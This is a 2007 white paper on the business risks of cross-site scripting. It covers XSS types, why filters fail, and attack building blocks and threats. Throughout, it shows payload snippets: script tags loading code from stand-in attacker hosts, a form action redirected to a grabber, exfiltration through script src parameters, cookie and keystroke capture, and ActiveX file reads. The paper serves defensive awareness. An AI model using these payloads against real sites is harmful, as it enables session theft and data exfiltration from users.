

The Cross Site Scripting Threat

Andreas Wiegenstein, Dr. Markus Schumacher, Xu Jia, Frederik Weidemann
Version 1.2 - 2007-05-10

Overview

According to current statistics, Cross Site Scripting (XSS) is one of the most widespread security problems today.

Whereas most articles on XSS focus on the technical causes of this security vulnerability, we want to discuss the related *business risks*.

We believe that most companies don't sufficiently deal with Cross Site Scripting. It's not that they cannot cope with technical aspects, but it's that they simply underestimate the problem and its impact on their operational business.

The purpose of this white paper is to raise awareness among application development teams regarding the business impact of XSS.

Target audience

Everybody dealing with the development and maintenance of applications that use a browser as the user interface, in particular:

- IT Management
- Developers
- Security Trainers
- Security Testers
- CERT Teams

General Note

Although we mention various basic techniques for exploiting XSS, we do not publish any specific exploits in this paper.

However, proof of concept code exists in our labs. Security researchers, testers and CERT teams are encouraged to contact us regarding this code for further investigations and discussions.

For questions regarding this paper, please contact us:

xss-whitepaper@virtualforge.de



Contents

Introduction	3
Chapter I: New Technologies, Changed Attacker Profiles & Regulations	4
Chapter II: The Anatomy of XSS	4
The HTML Standard	4
Processing HTML – the Browser's Perspective.....	5
Cross Site Scripting. Or: The Dark Side of HTML	5
Chapter III: The different Faces of XSS	7
Types of Cross Site Scripting.....	7
Pitfalls of XSS Mitigation Strategies	9
Chapter IV: XSS Attack Patterns and Business Risks	14
XSS Building Blocks	14
XSS Threat Potential	18
Chapter V: Conclusion.....	28
XSS Attacks are extremely dangerous	28
Who is responsible?.....	28
The Need for a Software Security Program.....	28
Final Thought	29
References / Further Information.....	30

Introduction

Cross Site Scripting (XSS) vulnerabilities have been haunting Web applications for years now. Recent studies show that XSS has become the most frequent vulnerability – a trend that gains speed (see Symantec's Vista Study [1]). An analysis of the WASC [2] 100,059 XSS vulnerabilities have been detected by analyzing 31,373 Web sites. Our security research teams also acknowledge that XSS is the number one problem, since more than 80% of the vulnerabilities we found in our labs are Cross Site Scripting issues.

There are several reasons for that:

- Most people don't know or don't understand it.
- Most of the people who understand it, underestimate it.
- Most of the people who understand and don't underestimate it, address it insufficiently.

In this white paper, we want to clarify the business risk introduced by XSS. In Chapter I, we start with a short discussion about the increasing importance of Software Security due to new trends: new technologies, new attacker profiles and regulations.

Then, we briefly explain the technical root cause for this type of defect in Chapter II.

In Chapter III, we discuss selected examples in order to show why this problem is very difficult to address.

The first three chapters don't really contain a lot of new content, but are necessary to understand the risks described in Chapter IV. This chapter is the main reason why we publish this white paper: to demonstrate what a hacker can do to your company if you have a single XSS bug in any of your Web applications.

The final chapter contains a high-level summary of the business risks and provides suggestions for responsible mitigation strategies.

Chapter I: New Technologies, Changed Attacker Profiles & Regulations

In the past, enterprise software has been located in trusted areas of a company's network. New collaborative business models, however, lead to openness and increased interconnectivity (see the transition to Service Oriented Architectures). Although you maximize the effectiveness of business software, you also increase the attack surface that way.

In addition to new technological trends, the profile of attackers also changes. In the past, the motives of the occasional attacker have been fun, need for recognition or the altruistic desire to improve applications by revealing their weaknesses. Today, we see a change towards organized crime. Professional attackers can be dedicatedly hired in order to deliver a competitive advantage to their clients. They are out in order to get their hands on your business assets.

While there is certain probability that an attacker can attack a system, new regulations will make auditors show up. SOX, HIPAA, PCI, FDA Part 11, SB 1386, BASEL II and others increase the demand for control – which is only possible if your system is secure. Example: SOX demands transparency regarding the workflow of financial data. Financial data is processed by business applications (several hundreds at some customer sites). If the business applications are insecure, they don't deliver reliable information. Therefore, you would not be compliant anymore. In short: regulations have become a key driver for security. While the hacker *might* attack you, the auditor *will* show up.

In this context, XSS vulnerabilities play a critical role, since they are very widespread and have severe impact on the security level of a company.

Chapter II: The Anatomy of XSS

In order to understand how XSS works and why it is a severe security problem, you first need to understand the basics of Hypertext Markup Language (HTML).

You probably know HTML, but we still want to give a brief high-level overview in order to raise your attention for the security issues related to it.

The HTML Standard

HTML is the de facto user interface standard for modern applications – on the Internet as well as on local intranets. Applications can be simple, private guest books or complex business applications. HTML uses so-called *tags* in order to enrich the textual information on a given screen (page) with a specific page layout (called *stylesheet*) as well as information where images are placed – if any. Additionally, HTML can add form fields that accept user input and even execute business logic in form of script code that is sent along with the HTML page.

This script code is processed by the user's browser and can dynamically reload additional content from the Web server and change subsections of the current screen without the need to reload the entire page.

Example HTML page, tags displayed in bold letters

```
<html>
<head>
  <title>Sample HTML page</title>
  <link rel="stylesheet" type="text/css" href="style.css">
  <script type="javascript" src="functions.js"></script>
</head>
<body>
  This is a sample HTML page with some basic
  <b>tags</b> and <b>attributes</b>.
</body>
</html>
```

Today, HTML is used to build highly complex interactive business applications holding sensitive data and session-state information of the business process.

Processing HTML – the Browser's Perspective

In order to understand XSS attacks, it's important to first understand how browsers process HTML. When a browser downloads an HTML page from a Web server, it must first parse the HTML content, before it can render the page. During the parsing, the browser identifies all tags with their attributes and the textual information in between. The result of the parsing is called the *document object model* (DOM), a tree-like representation of the tag / attribute / text structure of the HTML page. Based on the information in the tags and attributes, the browser then downloads additional content for the page. In our example above, the files `style.css`, `functions.js` and `logo.jpg` would be read from the server, because the HTML tags contain references to those files. When all required content is available, the page can be rendered completely and any script code will be executed.

The important thing to keep in mind here is, that the entire HTML content is processed by the client (browser). No part of it can be preprocessed on the server. In other words: the browser processes any HTML it reads from the server, renders it according to the tags contained within and executes any embedded script code. This model is based on the assumption that the server doesn't send malicious code along with the page. And this is where Cross Site Scripting enters the stage.

Cross Site Scripting. Or: The Dark Side of HTML

Business applications would be of little use, if users couldn't interact with them. The most common way of user interaction in a business application is clicking on links or buttons and filling in forms.

At some point in time someone else will read a dynamically rendered HTML page that displays content that another user has previously entered in a form.

Some obvious examples are:

- Selling goods in an online auction
- Writing a Blog
- Posting a CV on a networking platform
- Asking or answering questions in a forum
- Applying for a job on a recruiting portal

But what if the user data sent to the server is not just text? What if it contains HTML tags?

The tags would be embedded in the HTML page along with the user's textual input.

The entire result would then be transferred to the browser of any user requesting the page.

Then, the browser would process the page, *including* the tags brought in by *another* user's input.

In some instances this does not seem to be bad. Users can add syntax highlighting to make their input more readable, they might add some pictures or hyperlinks to further documents.

However, this can lead to unexpected results since these are the very doors hackers need to embed their malicious tags in a page. We will discuss the full extent of what malicious means in this context in Chapter IV. For now, we simply assume hackers embed tags that introduce unwanted and malicious behavior, mostly by executing script code.

Let's demonstrate this with a simple example. Assume there's a forum where people can ask questions about their most popular TV shows. Each question is stored in a database and rendered as a list, if someone requests the relevant section of the forum. Such a list might look like this (no XSS embedded here):

Sample forum listing

```
<html>
<head>
  <title>The Q and A example forum - Star Trek section</title>
  <link rel="stylesheet" type="text/css" href="style.css">
</head>
<body>
  List of questions:
  <p>Q: "What is the name of the episode where they drink <i>Romulan
  Ale</i> for the first time?"</p>
  <p>Q: "At what star date does Star Trek begin?"</p>
</body>
</html>
```

Every hacker that visits this page will immediately notice that the text *Romulan Ale* is rendered italic in her browser and conclude that the user that posted the question added the corresponding tags himself. Now the hacker might post a "question" like this:

```
<script>alert('Never trust a Klingon');</script>
```

Forum listing with embedded XSS "attack"

```
<html>
<head>
  <title>The Q and A example forum - Star Trek section</title>
  <link rel="stylesheet" type="text/css" href="style.css">
</head>
<body>
  List of questions:
  <p>Q: "What is the name of the episode where they drink <i>Romulan
  Ale</i> for the first time?"</p>
  <p>Q: "At what star date does Star Trek begin?"</p>
  <p>Q: "<script>alert('Never trust a Klingon!');</script>"</p>
</body>
</html>
```

Now, every time a user requests this list, a pop-up will appear in that user's browser that displays the words "Never trust a Klingon!". While only some hard-core Trekkers will actually consider this an attack, we use this example to demonstrate the principle of Cross Site Scripting: maliciously changed HTML content will be loaded and executed by the user's browser. By this time, everybody reading his paper should get an idea that Cross Site Scripting is a problem. What's at stake? Keep on reading...

Chapter III: The different Faces of XSS

In this chapter we show that XSS attacks appears in many forms. Therefore, mitigation strategies are much more complicated – even if you think about obvious countermeasures (e.g. input validation), there is no simple solution, because there are so many (unexpected) variations.

Types of Cross Site Scripting

There are four fundamental types of XSS: *stored*, *reflected*, *DOM-based* and *induced*.

The first type (*stored XSS*) works if an HTML page includes data stored on the Web server (e.g. from a database) that originally comes from user input. All an attacker has to do is find a vulnerable server and post an attack. From that moment on, the server will distribute the exploit automatically to all users requesting the vulnerable page.

The second type (*reflected XSS*) works because some part of an HTTP request (usually a URL parameter, cookie or the referrer location) is reflected *by the Web server* into the HTML content that is returned to the requesting browser. Reflected here means, that input is written back unaltered. In this case, a hacker would have to craft a malicious URL and make someone else follow/open that link:

```
http://www.example.com/mypage.asp?id=<script>doBadThings();</script>
```

This can be done by sending someone a manipulated e-mail (with the link) and use Phishing techniques to make the receiver believe that clicking on the link is a good idea. An alternative approach would be to post such a link somewhere on the Internet, e.g. in a forum, and wait for someone to follow it.

The third type (*DOM-based XSS*) is very similar to the second type. A key difference is that the attack code isn't embedded into the HTML content back sent by the server. Therefore all server-side XSS detection mechanisms fail. Instead, it is embedded in the URL of the requested page and executed in the user's browser by faulty script code, contained in the HTML content returned by the server.

Faulty means that the script reads a URL parameter and dynamically adds it to the *document object model* without any validation:

```
document.write(document.location.href);
```

This way, malicious tags are added to the DOM *locally* at runtime and are subsequently executed.

The fourth type (*Induced XSS*) works if the Web server has a so-called *HTTP Response Splitting* [3] vulnerability. Through this vulnerability an attacker can (among other bad things) change the entire HTML content by manipulating the HTTP *header* of the server's response. This is done by finding an unvalidated request parameter that is reflected into the HTTP response header. Although the cause of this XSS attack is another vulnerability, it can definitely be used for XSS attacks and we mention it for reasons of completeness.

An interesting aspect of *DOM-based* as well as *induced XSS* vulnerabilities is that they can also affect static HTML pages, i.e. pages that are not dynamically created by a server.

Naturally, you also have a Cross Site Scripting risk, if you allow people to send HTML content to your company, e.g. in the form of attachments to an online application.

No matter which type of XSS affects a Web application, they are all equally dangerous.

Pitfalls of XSS Mitigation Strategies

Even if most developers *would* understand the XSS problem, it's still very difficult to develop effective countermeasures. This is a main reason why there are still so many XSS vulnerabilities in Web applications: it takes extensive security research to address this problem in a sufficient way.

There are several reasons why XSS is difficult to address. We discuss all of them in this section:

1. Neither encryption nor firewalls nor authority checks protect against XSS
2. There are many different ways to execute scripts in an HTML page
3. Cross Site Scripting exploits can be camouflaged very effectively
4. XSS exploits and countermeasures highly depend on context
5. There always remains a residual risk due to fault tolerances in HTML parsers
6. Central input validation does not prevent XSS

Neither encryption nor firewalls nor authority checks protect against XSS

The first problem with XSS attacks is that traditional security features and solutions don't help.

If a vulnerable Web page is encrypted, this only results in encrypted data *transmission*. However, if the page reaches the user's browser it is decrypted and the exploit along with it.

Firewalls are also of no use, since they accept or deny traffic only on a "by port" basis. If an application can be accessed from the outside, then firewalls simply pass on attacks like every other input to it.

And even if a page is protected by access control checks, all users with permission to access the page can still be attacked. On second thought, users with special permissions make for interesting targets...

There are many different Ways to execute Scripts in an HTML Page

The second problem in countering XSS lies in the many different ways script code can be executed in a page. Removing all `<script>` tags from input appears to be an obvious solution, but is completely insufficient. In order to illustrate this, we list a few examples for executing script code:

```
<script>alert("XSS");</script>

<script src="http://bad.example.org/exploit.js"></script>



<iframe src='vbscript:alert("XSS")'>

<body onload="alert('XSS');">

<a href="#" onmouseover="alert('XSS');">Cool link</a>

<input type="text" size="20" onfocus="alert('XSS');">

<span style="background-image:url(javascript:alert('XSS'))">

<span style="x:expression(alert('XSS'))">

<link rel="stylesheet" href="http://bad.example.org/exploit.css">

<meta http-equiv="refresh" content="0;url=data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk7PC9zY3JpcHQ+">
```

At least the last two examples should make you nervous, because there is no sign of any script code at all. Note that this list is by far not complete. The interested reader is encouraged to read through the "XSS Cheat Sheet" [4].

Cross Site Scripting exploits can be camouflaged very effectively

Another important problem of XSS attacks is that they can be obfuscated very well, because there are many different ways to represent the same character in HTML. This makes it particularly difficult for filters to detect attacks. Again, we list several ways to write the same attack code for illustration:

<code></code>	Original attack
<code></code>	Case changed #1
<code></code>	Case changed #2
<code></code>	Apostrophe instead of quotation marks
<code></code>	No quotation marks at all
<code></code>	Entity used (decimal value)
<code></code>	Entity used (hexadecimal value)
<code></code>	Entity used (hexadecimal value, upper case)
<code></code>	Entity used (decimal value, no semicolon)
<code></code>	Entity used (decimal value, leading zeros)
<code></code>	Space character in front
<code></code>	Whitespace in between
<code><img/src="javascript:alert(911);"></code>	No space in tag
<code><img src="javascript:alert(911);"</code>	Tag not closed
<code></code>	Line breaks

Please note that although some of these techniques are browser-dependent most of them can be combined. This means, you can change case, replace an arbitrary number of characters with entities, add whitespace and line breaks in between and even remove/replace some characters in the tag. Note that even entities can be written in lots of different ways. And again, this list is by far not exhaustive. Creativity will reveal many more options.

XSS Exploits and Countermeasures highly depend on Context

In all of the above examples we used tags to conduct a Cross Site Scripting attack. This is why most filters are designed to eliminate tags in order to counter XSS exploits. But actually, attacks do not always require tags. The important question to ask when analyzing code for XSS defects is "In which HTML context is the data embedded?" To better understand this, let's take a look at the following HTML code:

HTML page with data in different semantic output context

```
<html>
<head>
  <title> [OUTPUT_CONTEXT_1] </title>
  <link rel="stylesheet" type="text/css" href="style.css">
</head>
<body>
  <form name="myform" action="processme.asp">
    <input type="text" name="city" value=" [OUTPUT_CONTEXT_2] ">
    <input type="submit" value="Submit data">
  </form>
  <a href=" [OUTPUT_CONTEXT_3] ">More information...</a>
</body>
<script>
  var userName=' [OUTPUT_CONTEXT_4] ';
  alert('Welcome back: ' + userName);
</script>
</html>
```

The server-side code that renders this page, writes data into 4 (semantically) different locations:

OUTPUT_CONTEXT_1

The page title is written *between tags*. In this case, an exploit actually require tags.

```
<title></title><script>alert(1);</script></title>
```

OUTPUT_CONTEXT_2

A data value is written inside a *normal tag attribute*. This exploit has to break out of the parameter value (through ") and then adds an event handler (*onfocus*) to the tag that executes its code.

```
<input type="text" name="city" value="" onfocus="alert(2);" x="">
```

OUTPUT_CONTEXT_3

Data is written inside a *special tag attribute*. Here, the exploit simply launches its script through a `javascript:` statement.

```
<a href="javascript:alert(3);">More information...</a>
```

OUTPUT_CONTEXT_4

The page title is written inside a *script tag*. This exploit only has to syntactically blend into the surrounding script context in order to execute, using `' ;` to finish the current command and then simply adds another one. Finally, it appends `;a='` in order to avoid an error that would be caused by `' ; .`

```
var userName='';alert(4);a='';
```

As you can see, each of the four exploits chose another way (and set of characters) to blend into the surrounding HTML context in order to execute code.

How do you prevent those attacks? The best practices answer is: "Use a white list filter to validate all input". Unfortunately XSS is an In-Band Signaling (output encoding) problem, not an input validation problem and input validation does not *sufficiently* help here. In-Band Signaling means, that input might contain command characters, that are executed when that input is passed on to another semantic context, in this case HTML. We will deal with input validation in a later section. For now, let's focus on the output encoding approach: In order to counter In-Band Signaling attacks like XSS, the command characters that can alter the semantic context (HTML) have to be *escaped*, i.e. exchanged by a harmless representation of the character. In case of HTML this means using HTML entities, e.g. the character `<` would be escaped by `<`; and `>` by `>` .

Unfortunately, the languages HTML and JavaScript have different escape sequences for the same characters. While `"` is escaped by `"` in HTML, it is escaped by `\` in JavaScript.

If you only build a single escaping function you would have to use the same escape sequence for HTML and JavaScript. If you chose HTML escaping, you would destroy/alter all data written to a JavaScript context and vice versa.

The second reason for writing several escape functions is performance. While escaping `<` and `>` is done quickly, identifying all different notations of `javascript:` consumes considerable processing time. A performance loss in about 80% - 90% of the time, because of special functionality required for the few complex cases, is quite inefficient.

Bottom line: in order to counter XSS attack patterns effectively, different encoding functions are necessary.

There always remains a residual Risk due to Fault Tolerances in HTML Parsers

So far we have seen that defeating XSS is difficult because there are many different ways to attack, attack patterns can be camouflaged and exploits and countermeasures also vary depending on context.

But even if an Anti-XSS solution covers all valid notations of a given input, it still might overlook an attack. This is because some parsers might treat certain characters in an undocumented or unexpected way.

If a parser e.g. treats `'` the same as `"`, then an exploit might bypass a filter, even though all quotation marks (`"`) are escaped correctly.

And since browser vendors tend to implement their "own" HTML standard, you would have to know the source code of all HTML parsers in use to analyze such behavior, in order to create a 100% XSS-proof filter.

Usually you don't. Therefore, there will always be a residual risk and you probably must update your escaping functions on a regular basis.

Central Input Validation does not stop XSS

Most people who deal with Cross Site Scripting *initially* believe they can counter all XSS attempts centrally through input validation, e.g. by a Web Application Firewall. While this looks like a good approach at first, it actually isn't.

We just mentioned in the section above, that exploits depend on context. This means that you can only tell for sure if a certain pattern is an attack, if you know its context. However, only the code that builds the page has that information. An outside solution like a Web Application Firewall or an input filter doesn't, because they only see the data, not their destination (semantic context).

Also, if your application already deals with e.g. `<script>` tags, by correctly encoding them, the central filter would erroneously flag this data as dangerous or even block it. And what if that data is not written to an HTML context at all? The filter would still think it's an attack, because it doesn't know the context and thereby block legitimate data. You will end up either with false positives or false negatives.

Trying to analyze data, without the knowledge in what way it is used, simply does not work:



"...it's just a traffic sign - what damage could it possibly do?"

Chapter IV: XSS Attack Patterns and Business Risks

This chapter first describes the technical building blocks that are required to launch attacks. Then we explain how those building blocks can be used and what threat they present. Note that although XSS attacks aim at clients (not servers), their damage potential goes far beyond a victim's system.

XSS Building Blocks

XSS BB 1 – Adding of tags to the DOM at runtime

Script code can add tags to the DOM on the fly. These will subsequently be rendered / executed in the browser. This allows for downloading additional malicious script code into the browser, embedding Java applets and ActiveX controls, adding images (from any server), inserting `iframes` with any external content as well as adding entire forms.

Adding elements to the DOM is quite simple:

```
document.write('<tag>anydata</tag>');
```

Through this technique, *any* URL can be called with arbitrary parameters. The receiving server will actually process this request as if the (authorized) user had typed it in his address bar. The server's response can't be read by the exploit code, though. But it's possible to detect *if* there was a response.

```
<iframe src="http://any.example.com/page.jsp?anyname=anyvalue"></iframe>
```

This can be used to send arbitrary stolen data to *any* remote server.

```

```

Alternatively, even new forms can be embedded, filled in and submitted to any server, by accessing the new forms `submit()` method through the DOM (see BB 2).

This way, script code can actually send POST requests.

```
<form name="hack" action="http://any.example.com/grab.php" method="post">
<input type="hidden" name="anyname" value="anyvalue">
</form>
```

By embedding script tags, more malicious code can be downloaded from an outside server (in case the exploit may contain only a limited number of characters).

```
<script src="http://any.example.com/more.js">
```

This also allows for a direct *two-way* communication with any server under the hacker's control.

Data is sent as a URL parameter in a script tag. Since the server can interpret the data received through this URL, it can also immediately respond to it, by including new "orders" and corresponding code to execute them in the script that is returned. This way, an outside server can virtually remote control a user's browser and very complex attacks can be built.

```
<script src="http://hacked.example.com/js.php?data=some_data"></script>
```

XSS BB 2 – Access to arbitrary DOM elements

Script code can set, read, change and delete *any* value of almost *any* HTML element in the current page through their DOM representation. This includes all form fields (even the hidden ones), all text content in the entire HTML page, every link in the page, the location where form content is to be sent, the dimensions of every image and access to Java applets and ActiveX controls. It also allows script code to read the URL of the current location and to redirect the current page to any other URL.

Example 1: Auto-submitting a form

```
document.hack.submit();
```

Example 2: Changing a form action (destination) to a hacker-controlled server

```
document.logon.action = 'http://hack.example.com/grab.php';
```

Example 3: Reading confidential data from a form value, e.g. a credit card number

```
var stolen_data = document.order.ccnumber.value;
```

Example 4: Reading the location of the current page

```
var where_am_i = document.location.href;
```

XSS BB 3 – Access to cookie values at runtime

Script code can set, read, change and delete cookie values at runtime through their DOM representation. Since most Web applications maintain user sessions in cookies, this can give hackers access to other users' sessions.

Example: reading all cookie values

```
var my_cookies = document.cookies;
```

Some browsers can block this behavior, if the *server* sets a cookie with the attribute `httponly`.

XSS BB 4 – Triggering code at specific times

Script code can trigger a single event after a given amount of time or trigger events at certain intervals, e.g. every second. This allows script e.g. to respond to timeouts. Since the local time of the client can also be determined, the script can launch certain functions at an exact time and date as long as the browser is open at that time.

Example: executing specific code every 5 seconds

```
window.setInterval('executeCommand()', 5000);
```

XSS BB 5 – Triggering code upon specific (user) events

Events in the browser's session are routed through specific central handlers, called event handlers. By hooking into those handlers, specific script functionality can be executed upon certain events. This includes, pressing a key, moving the mouse, clicking somewhere on the screen and leaving the current page. This way any user interaction can be easily recorded.

Example: intercepting all `keypress` actions in Firefox

```
if (window.addEventListener) {  
    window.addEventListener("keypress", keyListener, true);  
}  
function keyListener(evt) {  
    var myKey = evt.charCode;  
}
```

XSS BB 6 – Execution of ActiveX commands

By adding ActiveX controls to a Web page, script code can escalate an attacker's privileges. Depending on the configuration and the security zone in which the page is running, such code can gain extensive privileges on the client computer. This includes (read and write) access to any files on the client and the network (!) it is connected to (if the attacked user has the proper permission). Additionally, those controls can be used to capture screenshots and to install software on the client that will remain active even after the browser has been closed.

Example: reading a file on the attacked user's computer

```
var fso = new ActiveXObject("Scripting.FileSystemObject");  
XFile = fso.GetFile("c:\\business\\secret.txt");  
stream = XFile.OpenAsTextStream(1, 0);  
var content = stream.ReadAll();
```

The execution of ActiveX controls is specific to MS IE and can be configured in a secure way.

XSS BB 7 – Sending arbitrary requests to Web applications in the same domain

Using AJAX, script code can send arbitrary requests to *any* Web page in the same domain as the page containing the script and read the response.

Example: sending a request and reading the response

```
var xmlhttp;  
xmlhttp = new XMLHttpRequest("Msxml2.XMLHTTP");  
xmlhttp.onreadystatechange=function() {  
    if(xmlhttp.readyState==4) {  
        var response = xmlhttp.responseText;  
    }  
}  
try {  
    xmlhttp.open("GET", "somepage.asp?parameter=anyvalue", true);  
    xmlhttp.send(null);  
}  
catch (e) { }
```

Please note that authority checks do not *sufficiently* protect a Web site from the effects of XSS exploits. Malicious code automatically inherits all permissions the attacked user has, because it is running in his browser. If a malicious script issues an AJAX request, the current session information will be sent along with it, if the request is sent to an application where the user is already authenticated.

The browser passes on the session identifier automatically. Works as designed.

Note that this is particularly dangerous in Single Sign-On scenarios.

XSS Threat Potential

Combining the building blocks from the previous section, an incredible damage potential can be achieved. We have grouped the threats by the assets that are at stake.

Before we discuss the threats, let us first take a look at what skills are required to build an exploit and where exactly such an exploit can be executed.

What skills are required to write an XSS exploit?

In order to write an XSS exploit, a malicious user must understand HTML and a scripting language such as JavaScript or VBScript. In essence, *every* Web designer could exploit an XSS vulnerability. On top of that many proof-of-concept exploits exist that can be downloaded from the Internet and modified in just a few minutes.

Where will a malicious script be executed?

Technically speaking, XSS exploits are executed in a browser. This means that, unlike most other exploits, XSS exploits run on *every* operating system, including mobile devices.

A second important issue is, that the user that opens a vulnerable page, is not necessarily on the same side of the firewall as the attacker. If an attacker, for example, sends an online application to a company, the HR manager of the company will read this application from the intranet, possibly with a browser. When that happens, the attack will be launched on a corporate intranet.

It is important to note that the local intranet zone (available in MS IE) has usually less restrictive security settings than the Internet zone.




Figure 1 Stored XSS scenario allows attacks against **Internet** and **intranet** users

Confidentiality Threats

This section deals with attack vectors that disclose internal information to attackers; "internal" relates to any information beyond the *need to know* principle.

In order to get access to confidential information, the attacker has to forward the stolen data to a server that is under his control. This communication is done through the techniques explained in BB 1.

Threat C.1 – Disclosure of arbitrary data (entered) in HTML forms

Script code can access any information inside an HTML page, including data presented on the screen and any text a user filled in. An exploit simply concatenates all stolen data and sends them to a server under the hacker's control.

Affects: the vulnerable Web application where the exploit is running

Examples:

Logon credentials, credit card data, personal information, payroll data, business secrets.

BB 1 and BB 2 used

Time to write exploit: < 10 minutes

Threat C.2 – Disclosure of all text typed in an entire Web application

By manipulating the event handlers in the DOM, script can intercept all keystrokes. This works as long as the page containing the exploit is active. Whereas "conventional" Web applications move from page to page to process input, AJAX applications can interact with the server and never leave a page. Therefore, XSS vulnerabilities in AJAX applications are highly critical.

The difference between this threat und Threat C.1 is that all input can be easily read without any knowledge about the application structure and very few lines of code are required to do this. However, only keystrokes can be read, no text on the screen.

Affects: All keystrokes entered in a Web page.

Examples:

Logon credentials, credit card data, personal information, payroll data, business secrets.

BB 1 and BB 5 used

Time to write exploit: < 10 minutes

Threat C.3 – File system reconnaissance

By means of ActiveX commands, an attacker can access drives, file shares, directories and directory listings on all systems the attacked user has access permissions for.

Affects: All drives, shares and directories the attacked user has read access to.

Examples:

Collaboration shares, user's home directory, CD / DVD content.

BB 1 and BB 6 used

Time to write exploit: < 15 minutes

Threat C.4 –File content disclosure

By means of ActiveX commands, script can gain read access to files stored on the local client (where the exploit is running) as well as to all files stored on the LAN the user is connected to.

Using the information gathered through Threat C.3, an attacker can read all interesting files and send their contents to a remote system.

Affects: All files and directories the attacked user has read access to.

Examples:

Configuration files, documents in the browser cache, business documents (on file shares).

BB 1 and BB 6 used

Time to write exploit: < 15 minutes

Threat C.5 – Port Scanning (network reconnaissance)

Script code can not only add new images to the DOM at runtime, but also determine if an image could be loaded. This feature, in combination with a timeout, can be used to determine if *any* given port on *any* given server responds to requests. Therefore, JavaScript can perform port scans with the privileges / identity of the user where the XSS exploit is running.

Example for checking the internal system 192.168.1.1 for an open FTP port

```

```

While this scenario might be helpful on the Internet to cloak the identity of the real attacker, it is extremely critical if the attacked user is on a corporate intranet. An XSS attack that hits an intranet user can map the entire IT landscape of a company and send that data out to an attacker.

Affects: All systems and ports the attacked user can connect to.

Examples:

Web servers, internal test systems, backend systems, databases, devices (printer, router, firewalls, ...)

BB 1, BB 2 and BB 4 used

Time to write exploit: < 15 minutes, *see [5]*

Threat C.6 –Fingerprinting

Using image tags, script code can determine if certain images reside in specific folders on an HTTP server / device. Also, the dimensions of downloaded images can be determined.

Therefore, if HTTP servers or devices (routers, firewalls, ...) have image content, then a malicious script can identify them by the simple fact, that a certain image resides in a specific folder and has the expected dimensions. Note that even if the images are protected by access control checks, this can still work if the attacked user has the proper access permission for the scanned system.

Affects: All systems the attacked user can connect to by HTTP(S)

Examples:

Web servers, databases with HTTP(S) interface, firewalls, routers

BB 1, BB 2 and BB 4 used

Time to write exploit = time to compile image data

Threat C.7 – Application reconnaissance (spidering)

By issuing AJAX requests, malicious script can read arbitrary Web content from the same domain where the vulnerable page is located. A malicious user can build a script that first reads the location of the vulnerable page from its DOM and subsequently requests the root directory of its server. Then, it scans the HTML response for links to other pages and loads (and scans) them in return and so on. While this works quite well for simple applications, this technique will not dig very deep into a complex business application, consisting mainly of forms [6].

An exploit can be used to acquire a *sitemap* of an intranet domain, including logon pages and business applications in use.

More likely, it will be used to actually download all HTML *content* of those pages and send it to a hacker controlled server.

Note, that a stealthy exploit will only download a few pages at a time. Technically this is done by asking the hacker system which page(s) to scan / download next (see BB 1) each time an exploit is launched.

Affects: All applications the attacked user has access to in the same domain as the vulnerable page

Examples:

Find business applications and logon pages, download business applications data

BB 1, BB 2 and BB 7 used

Time to write exploit: < 4 hours

Threat C.8 – Vulnerability scanning

Using the spidering technique described in Threat C.7, malicious script can compile a list of links (including any parameters) in the domain where the vulnerable page is located.

Then, all discovered links can be called with values that contain test patterns for attacks. Depending on an attack pattern, the corresponding HTML page (or HTTP response) will contain specific information by which the script can determine, if the tested vulnerability actually exists.

If such an exploit sends a request like

`http://www.example.com/page.php?name=<script>alert('xyz');</script>`

and the returned HTML page contains the pattern `<script>alert('xyz');</script>`, then this page obviously has an XSS vulnerability.

Affects: All applications in the same domain as the vulnerable page / application

Examples of vulnerabilities that can be detected this way:

XSS, SQL injection, Cross Site Request Forgery, XML injection, HTTP Response Splitting

BB 2 and BB 7 used

Time to write exploit: < 8 hours

Threat C.9 – Brute force password cracking

Using the spidering technique described in Threat C.7, malicious script can compile a list of logon pages in the domain where the vulnerable page is located.

With that information, script code can try to logon to those applications by submitting data from a dictionary. Depending on the HTTP / HTML response to such a logon attempt, it is possible to determine if the logon was successful.

An effective way to launch such an attack would be as following:

1. An XSS exploit loads additional script from a hacker server
2. The hacker server sends a few untested username/password combinations to the client
3. The exploit submits those credentials to the logon page and reports the results to the hacker server
4. Continue with 2.

This way, a distributed brute force password cracking mechanism can be built that is executed whenever a user comes across a page with an XSS vulnerability. A hacker doesn't even have to send a single request to the logon screen to be cracked.

Once the correct username and password are known, an attacker can scan the corresponding application with the techniques in C.7 and C.8 .

Affects: All applications in the same domain as the vulnerable page / application

Examples:

